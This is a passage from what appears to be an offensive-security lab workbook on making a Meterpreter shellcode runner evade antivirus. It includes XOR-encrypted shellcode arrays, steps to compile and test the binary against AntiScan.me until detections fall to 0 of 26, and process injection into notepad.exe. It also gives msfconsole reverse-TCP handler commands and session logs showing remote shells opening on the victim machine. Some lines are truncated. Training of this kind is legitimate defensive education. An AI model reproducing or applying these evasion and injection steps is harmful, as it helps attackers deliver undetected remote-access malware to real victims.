x15, 0x08, 0xfd, 0x3c, 0x3c, 0x7c, 0x1e, 0x61, 0x7b, 0x43, 0x41, 0x09, 0x17, 0x0a, 0xc2, 0xa9, 0x06, 0xc0, 0xbe, 0xe9, 0
x42, 0x41, 0x48, 0x08, 0xca, 0xae, 0x06, 0xf2, 0x43, 0x52, 0x56, 0xd3, 0x4b, 0x49, 0x40, 0x4c, 0x0a, 0x1b, 0x07, 0xc8, 0
xb6, 0x05, 0xca, 0xb0, 0x09, 0xfb, 0x0f, 0x3c, 0x69, 0x49, 0xbe, 0x87, 0x05, 0xca, 0xab, 0x20, 0x40, 0x42, 0x4b, 0x4f, 0
x17, 0x00, 0xe8, 0x60, 0xc3, 0x2a, 0x48, 0xbe, 0x96, 0x21, 0x45, 0x0f, 0x1f, 0x02, 0x19, 0x0e, 0x70, 0x81, 0x0c, 0x72, 0
x8b, 0x07, 0xb1, 0x81, 0x1a, 0xc0, 0x81, 0x09, 0xb7, 0x81, 0x0b, 0xc2, 0x8e, 0x0f, 0xfb, 0xb8, 0x46, 0x9c, 0xa1, 0xb7, 0
x94, 0x0b, 0xc2, 0x88, 0x24, 0x51, 0x13, 0x11, 0x0f, 0xc8, 0xaa, 0x09, 0xca, 0xb2, 0x0e, 0xf4, 0xd8, 0xf7, 0x3d, 0x22, 0
xbe, 0x9d, 0xc4, 0x83, 0x3f, 0x45, 0x07, 0xbe, 0x9c, 0x3c, 0xa6, 0xa9, 0xdb, 0x41, 0x43, 0x4b, 0x07, 0xcd, 0xad, 0x42, 0
x01, 0xca, 0xa3, 0x05, 0x70, 0x8a, 0x21, 0x4b, 0x0f, 0x19, 0x1a, 0xc0, 0xba, 0x00, 0xf2, 0x43, 0x9a, 0x83, 0x10, 0xb1, 0
x94, 0xd1, 0xb1, 0x43, 0x3f, 0x1d, 0x09, 0xc0, 0x8f, 0x6f, 0x10, 0xc8, 0xa4, 0x23, 0x03, 0x00, 0x11, 0x29, 0x43, 0x5b, 0
x4f, 0x4e, 0x00, 0x0a, 0x01, 0xca, 0xb3, 0x00, 0x70, 0x8a, 0x0a, 0xf5, 0x16, 0xe5, 0x01, 0xac, 0xbc, 0x94, 0x00, 0xc8, 0
x80, 0x02, 0xc6, 0x89, 0x0c, 0x63, 0x80, 0x0a, 0xc8, 0xb8, 0x09, 0xca, 0x91, 0x07, 0xc7, 0xb8, 0x13, 0xf3, 0x41, 0x98, 0
x80, 0x1e, 0xbc, 0x9e, 0xcc, 0xb6, 0x41, 0x2f, 0x61, 0x1b, 0x00, 0x1f, 0x18, 0x2b, 0x4b, 0x0f, 0x4e, 0x41, 0x13, 0x11, 0
x29, 0x41, 0x12, 0x00, 0xf9, 0x40, 0x60, 0x41, 0x71, 0xad, 0x9c, 0x14, 0x18, 0x09, 0xfb, 0x36, 0x25, 0x02, 0x2f, 0xbe, 0
x87, 0x00, 0xbc, 0x8f, 0xa1, 0x7d, 0xbc, 0xb4, 0xb0, 0x06, 0x40, 0x91, 0x01, 0x6a, 0x87, 0x00, 0xc4, 0xb5, 0x3e, 0xfb, 0
x0f, 0xbe, 0xb5, 0x11, 0x29, 0x41, 0x11, 0xfa, 0xa3, 0x56, 0x65, 0x44, 0x00, 0xdb, 0x93, 0xbc, 0x94 };
```

Copy the XOR'd shellcode and replace it with the one in **program1.cs**.

```
// This shellcode byte is the encrypted output from encryptor.exe
byte[] xorshellcode = new byte[511] {0xbd, 0x1a, 0xca, 0xa7, 0xb1, 0xa0, 0x8d, 0x43, 0x4b, 0x4f, 0x0f, 0x10, 0x13, 0x19, 0x11, 0x10, 0x1e, 0x09, 0x72, 0x99, 0x2a, 0x06, 0xca, 0x00, 0x29, 0x0b, 0xca, 0x1a, 0x59, 0x0b, 0xc0, 0x1d
```


Compile the program and upload it to AntiScan.Me to verify how many AV vendors it can now bypass.



NEW UPDATE See new features on the blog.
If you have trouble with uploading a file - clear cookies and browser cache.
DISCOUNT! TOP-UP BANALCE AND GET 50% FREE

AVCHECK API - WORK

We have lowered our detection rate to 8/26 AV vendors though just like before we are still going to be detected by Windows Defender.



ANTISCAN.ME

Filename: program1.exe
MD5: 7a4d10f2e759dcd4d9c2c87a48d7ddde
Scan date: 04-11-2021 21:20:05

Detection 8/26

Ad-Aware Antivirus: Clean	Eset NOD32 Antivirus: a variant of MSIL/Kryptik.HXX trojan
AhnLab V3 Internet Security: Clean	Fortinet Antivirus: MSIL/Rozena.N!tr
Alyac Internet Security: Clean	IKARUS anti.virus: Clean
Avast Internet Security: Clean	F-Secure Anti-Virus: Clean
AVG Anti-Virus: Clean	Malwarebytes Anti-Malware: Clean
Avira Antivirus: TR/Rozena.Gen	Panda Antivirus: Clean
Webroot SecureAnywhere: Clean	Kaspersky Internet Security: HEUR:Trojan.MSIL.Rozena.gen
BitDefender Total Security: Clean	McAfee Endpoint Protection: Clean
BullGuard Antivirus: detected	Sophos Anti-Virus: Clean
ClamAV: Clean	Trend Micro Internet Security: Clean
Dr.Web Security Space 11: BackDoor.MeterpreterNET.3	Windows Defender: VirTool:MSIL/Viemlod.gen!A
Emsisoft Anti-Malware: Clean	Zone Alarm Antivirus: HEUR:Trojan.MSIL.Rozena.gen
Comodo Antivirus: Clean	Zillya Internet Security: Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

You can test this by enabling Real time protection and Cloud delivery protection and copy the program1.exe from the Lab3 folder onto the Desktop. Watch the alerts start popping.


Try running the file with Real time protection and Cloud delivery protection set as off confirm if you get a meterpreter session.

Lab4: Simple process injection

In this lab we will upgrade our shellcode runner to perform process injection which is a defense evasion technique to migrate into another process instead of running within itself.

Exercise 1


Open the program1.cs file and replace the shellcode and compile the program like we did in the previous lab. We can first test the compiled program on AntiScan.Me



NEW UPDATE See new features on the blog.
If you have trouble with uploading a file - clear cookies and browser cache.
DISCOUNT! TOP-UP BANALCE AND GET 50% FREE

AVCHECK API - WORK

The results are pretty rad! It shows that we have zero detections on the 26 engines that it has been tested against.


ANTISCAN.ME


Filename: program1.exe
MD5: 506c4a191baaba7681e65f069dd54d59
Scan date: 04-11-2021 21:29:00

Detection 0/26

Ad-Aware Antivirus: Clean	Eset NOD32 Antivirus: Clean
AhnLab V3 Internet Security: Clean	Fortinet Antivirus: Clean
Alyac Internet Security: Clean	IKARUS anti.virus: Clean
Avast Internet Security: Clean	F-Secure Anti-Virus: Clean
AVG Anti-Virus: Clean	Malwarebytes Anti-Malware: Clean
Avira Antivirus: Clean	Panda Antivirus: Clean
Webroot SecureAnywhere: Clean	Kaspersky Internet Security: Clean
BitDefender Total Security: Clean	McAfee Endpoint Protection: Clean
BullGuard Antivirus: Clean	Sophos Anti-Virus: Clean
ClamAV: Clean	Trend Micro Internet Security: Clean
Dr.Web Security Space 11: Clean	Windows Defender: Clean
Emsisoft Anti-Malware: Clean	Zone Alarm Antivirus: Clean
Comodo Antivirus: Clean	Zillya Internet Security: Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

Let us enable **Real time protection** only and run the program1.exe file.


Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On


Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss


Off

We successfully receive a meterpreter session from the target running in the Notepad.exe process.



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
```

```
C:\Users\John Doe\Desktop\program1.exe
[+] Running sandbox evasion using the non-emulated API VirtualAllocExNuma
[+] Delay of three seconds for scan bypass check
[+] Opening notepad.exe in the background
[+] OpenProcess with PID 2052.
[+] VirtualAllocEx (PAGE_EXECUTE_READ_WRITE) on 0x2E8
[+] WriteProcessMemory to 0x17F3DB70000
[+] CreateRemoteThread to 0x17F3DB70000
[+] Enjoy your shell from notepad
```



```
root@kali:~# service postgresql start
root@kali:~# msfconsole -qx "use exploit/multi/handler; set payload w
nSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.1.1.15
lport => 8080
EXITFUNC => thread
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.1.1.15:8080
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.
[*] Meterpreter session 1 opened (10.1.1.15:8080 -> 10.1.1.11:58461 )

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 5736
meterpreter >
[*] 10.1.1.11 - Meterpreter session 1 closed.  Reason: Died

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 2 opened (10.1.1.15:8080 -> 10.1.1.11:58542 )
```

Process Hacker [DESKTOP-MHB0T9F\John ...

Name	PID	CPU	I/O total ...
System Idle Process	0	91.61	
Registry	72		
csrss.exe	448		
wininit.exe	516		
csrss.exe	524	0.01	
winlogon.exe	616		
explorer.exe	3808	0.14	
SecurityHealthSystray.exe	6172		
VBoxTray.exe	6268	0.03	168 B/s
OneDrive.exe	6348		
notepad++.exe	6760		
ProcessHacker.exe	5240	0.76	
cmd.exe	4020		
msedge.exe	3144	0.04	
notepad.exe	824	0.06	256 B/s


CPU Usage: 8.39%   Physical memory: 2.04 GB (50.90%)   Processes: 136

You can verify via Process Hacker using the Network tab and looking for notepad.exe and the TCP connection it is making.

In the meterpreter session on Kali run the following commands:


getpid

ps notepad.exe



```
meterpreter > getpid
Current pid: 824
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
============

 PID  PPID  Name         Arch  Session  User                      Path
 ---  ----  ----         ----  -------  ----                      ----
 824  6552  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
```

We can see that the current process id and the process id for notepad.exe match. We can try turning Cloud delivery protection and running the file from the Desktop.



Threat quarantined
[redacted]/11/2021 00:39

Severe

Detected: Behavior:Win32/Meterpreter.gen!D
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: [redacted]/11/2021 00:40
Details: This program is dangerous and executes commands from an attacker.

Affected items:


behavior: pid:6148:56844127554067

file: C:\Users\John Doe\Desktop\program1.exe

Learn more

We should be blocked by Windows Defender because the behaviour of the application is a known malicious behaviour. Note that there is no notepad.exe spawned in ProcessHacker.

On Kali we should see an error like this:



```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 3 opened (10.1.1.15:8080 -> 10.1.1.11:58553 ) at 2021-11-04 17:39:41 -0400
[*] 10.1.1.11 - Meterpreter session 3 closed.  Reason: Died
```


Challenge: Modify the program1.cs code to inject into another process other than notepad such as calculator.

Lab5: RemoteThreadSuspended process injection

In this lab we will enhance our Simple process injection shellcode runner to use a different set of Win32 APIs that will spawn notepad.exe in suspended state and change the memory mapping from read-write-execute to page-no-access so that we can try and bypass Windows Defender scanning the memory mappings of the newly spawned process before the thread resumes and the shellcode executes.


Exercise 1

Open the program1.cs file in **Lab 5** and swap out the shellcode like we did in the previous lab. Once that is done we can compile the file and test it on AntiScan.Me.



NEW UPDATE See new features on the blog.
If you have trouble with uploading a file - clear cookies and browser cache.
DISCOUNT! TOP-UP BANALCE AND GET 50% FREE

Once again we have 0/26 detections.


ANTISCAN.ME


Filename: program1.exe
MD5: 9bbaa2da270cb4339ff1605efd5e2be9
Scan date: 04-11-2021 21:55:38

Detection 0/26

Ad-Aware Antivirus Clean	Eset NOD32 Antivirus Clean
AhnLab V3 Internet Security Clean	Fortinet Antivirus Clean
Alyac Internet Security Clean	IKARUS anti.virus Clean
Avast Internet Security Clean	F-Secure Anti-Virus Clean
AVG Anti-Virus Clean	Malwarebytes Anti-Malware Clean
Avira Antivirus Clean	Panda Antivirus Clean
Webroot SecureAnywhere Clean	Kaspersky Internet Security Clean
BitDefender Total Security Clean	McAfee Endpoint Protection Clean
BullGuard Antivirus Clean	Sophos Anti-Virus Clean
ClamAV Clean	Trend Micro Internet Security Clean
Dr.Web Security Space 11 Clean	Windows Defender Clean
Emsisoft Anti-Malware Clean	Zone Alarm Antivirus Clean
Comodo Antivirus Clean	Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER


We will enable Real time protection and Cloud delivery protection to see if we do indeed bypass Windows Defender and get a meterpreter shell. Drop the program1.exe to the Desktop and monitor for any alerts from Windows Defender. If nothing then run the application.


Windows Security

Virus & threat protection

Threats found
Microsoft Defender Antivirus found threats. Get details.

Once again we are busted. Defender catches the meterpreter session as it decrypts and executes.



Threat quarantined
[redacted]/11/2021 00:58

Severe

Detected: Behavior:Win32/Meterpreter.gen!D
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: [redacted]/11/2021 00:59
Details: This program is dangerous and executes commands from an attacker.

Affected items:


behavior: pid:2784:56844127554067

file: C:\Users\John Doe\Desktop\program1.exe

Learn more

Actions

This time though, the notepad.exe process did spawn.



Process Hacker [DESKTOP-MHB0T9F\John ...

Hacker View Tools Users Help

Refresh Options Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Priv
System Idle Process	0	86.85		
Registry	72			4.
csrss.exe	448			1.
wininit.exe	516			1.
csrss.exe	524	0.02		1.
winlogon.exe	616			2.
explorer.exe	3808	0.35		48.
SecurityHealthSystray.exe	6172			1.
VBoxTray.exe	6268	0.03	120 B/s	2.
OneDrive.exe	6348			26.
notepad++.exe	6760			18.
ProcessHacker.exe	5240	0.63		1
cmd.exe	4020			3.
msedge.exe	3144	0.01		42.
notepad.exe	6324			2.

